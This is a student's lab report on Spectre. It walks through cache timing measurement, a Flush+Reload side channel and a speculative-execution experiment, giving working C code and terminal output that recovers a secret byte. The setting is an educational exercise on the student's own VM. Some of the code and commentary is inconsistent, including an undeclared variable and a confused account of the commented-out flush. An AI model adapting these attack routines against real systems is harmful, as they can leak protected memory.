Computer Security

Lab 6 - b Report

Spectre

Chirag Sachdev

680231131

Task 1:

Reading from Cache vs Reading from Memory


I compiled the program following program and ran it. I found the access type in cycles for array[3 * 4096] and array [7 * 4096] is lesser than the access time for the components from the RAM.

From this I decide the threshold for cache access to be 90 clock cycles.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  float avg_time[10]={0,0,0,0,0,0,0,0,0,0};

  for(int ctr = 0;ctr< 10; ctr++){
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
    avg_time[i] += 0.1 * (int)time2;
    if ((int)time2 > max_time[i])
      max_time[i] = (int)time2;
  }
  printf("\n\n");
  }
  for(int i=0;i<10;i++)
```


```
    printf("Average access time for array[%d*4096]: %f CPU cycles\n",i,avg_tim
e[i]);
  printf("\n\n");
  return 0;
}
```

The screenshot below shows the program being run once.




```
/bin/bash 80x46

[10/10/2019]Chirag@VM:~/.../Task1$ gcc -march=native CacheTime.c
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 498 CPU cycles
Access time for array[1*4096]: 314 CPU cycles
Access time for array[2*4096]: 244 CPU cycles
Access time for array[3*4096]: 236 CPU cycles
Access time for array[4*4096]: 238 CPU cycles
Access time for array[5*4096]: 238 CPU cycles
Access time for array[6*4096]: 296 CPU cycles
Access time for array[7*4096]: 96 CPU cycles
Access time for array[8*4096]: 240 CPU cycles
Access time for array[9*4096]: 240 CPU cycles
```

I run the program repeatedly and then calculate the average cpu cycles to access memory time.



```
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 160 CPU cycles
Access time for array[1*4096]: 178 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 206 CPU cycles
Access time for array[5*4096]: 188 CPU cycles
Access time for array[6*4096]: 204 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 216 CPU cycles
Access time for array[9*4096]: 186 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 166 CPU cycles
Access time for array[1*4096]: 198 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 58 CPU cycles
Access time for array[4*4096]: 222 CPU cycles
Access time for array[5*4096]: 220 CPU cycles
Access time for array[6*4096]: 218 CPU cycles
Access time for array[7*4096]: 82 CPU cycles
Access time for array[8*4096]: 212 CPU cycles
Access time for array[9*4096]: 216 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 156 CPU cycles
Access time for array[1*4096]: 190 CPU cycles
Access time for array[2*4096]: 214 CPU cycles
Access time for array[3*4096]: 36 CPU cycles
Access time for array[4*4096]: 202 CPU cycles
Access time for array[5*4096]: 212 CPU cycles
Access time for array[6*4096]: 206 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 210 CPU cycles
Access time for array[9*4096]: 204 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$
```

The screenshot below shows the average clock cycles for access time for the array elements.



```
Average access time for array[0*4096]: 130.800003 CPU cycles
Average access time for array[1*4096]: 215.799988 CPU cycles
Average access time for array[2*4096]: 205.800003 CPU cycles
Average access time for array[3*4096]: 55.799995 CPU cycles
Average access time for array[4*4096]: 217.199997 CPU cycles
Average access time for array[5*4096]: 394.000031 CPU cycles
Average access time for array[6*4096]: 367.600037 CPU cycles
Average access time for array[7*4096]: 77.599998 CPU cycles
Average access time for array[8*4096]: 284.000000 CPU cycles
Average access time for array[9*4096]: 233.800003 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$
```

Task 2:


Using Cache as a Side Channel

I compiled the following program to check for an element in the CPU cache.

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (90)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

int reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

By setting the threshold to 90 CPU cycles, I got an accuracy of 95% (19/20).

Hence, I decided to move ahead with a threshold of 90 cycles for reading from cache vs reading from memory.



```
[10/11/2019]Chirag@VM:~/.../Task2$ gcc -march=native FlushReload.c
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/11/2019]Chirag@VM:~/.../Task2$ ./a.out
array[94*4096 + 1024] is in cache.
```


Task 3:

I compiled the following code and executed it multiple times to check if the secret value is in the cache.

We find the secret value to be 97. Which means that line 2 has executed..

Code:


```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;
#define CACHE_HIT_THRESHOLD (90)
#define DELTA 1024

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   // _mm_clflush(&size);
   victim(i + 20);
  }
  // Exploit the out-of-order execution
  // _mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```



```
[10/14/2019]Chirag@VM:~/.../Task3$ gcc -march=native SpectreExperiment.c
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$
```

Commenting out _mm_clflush(&size);

Here if we comment out this line, we get a very low hit accuracy as seen in the screenshot below.




```
[10/14/2019]Chirag@VM:~/.../Task3$ gcc -march=native SpectreExperiment.c
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
[10/14/2019]Chirag@VM:~/.../Task3$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/2019]Chirag@VM:~/.../Task3$ 
```

Now we call the victim function not for I but for i+ 20.

We can see that the program not does not fetch any content.

This is because there is nothing to read the data from.



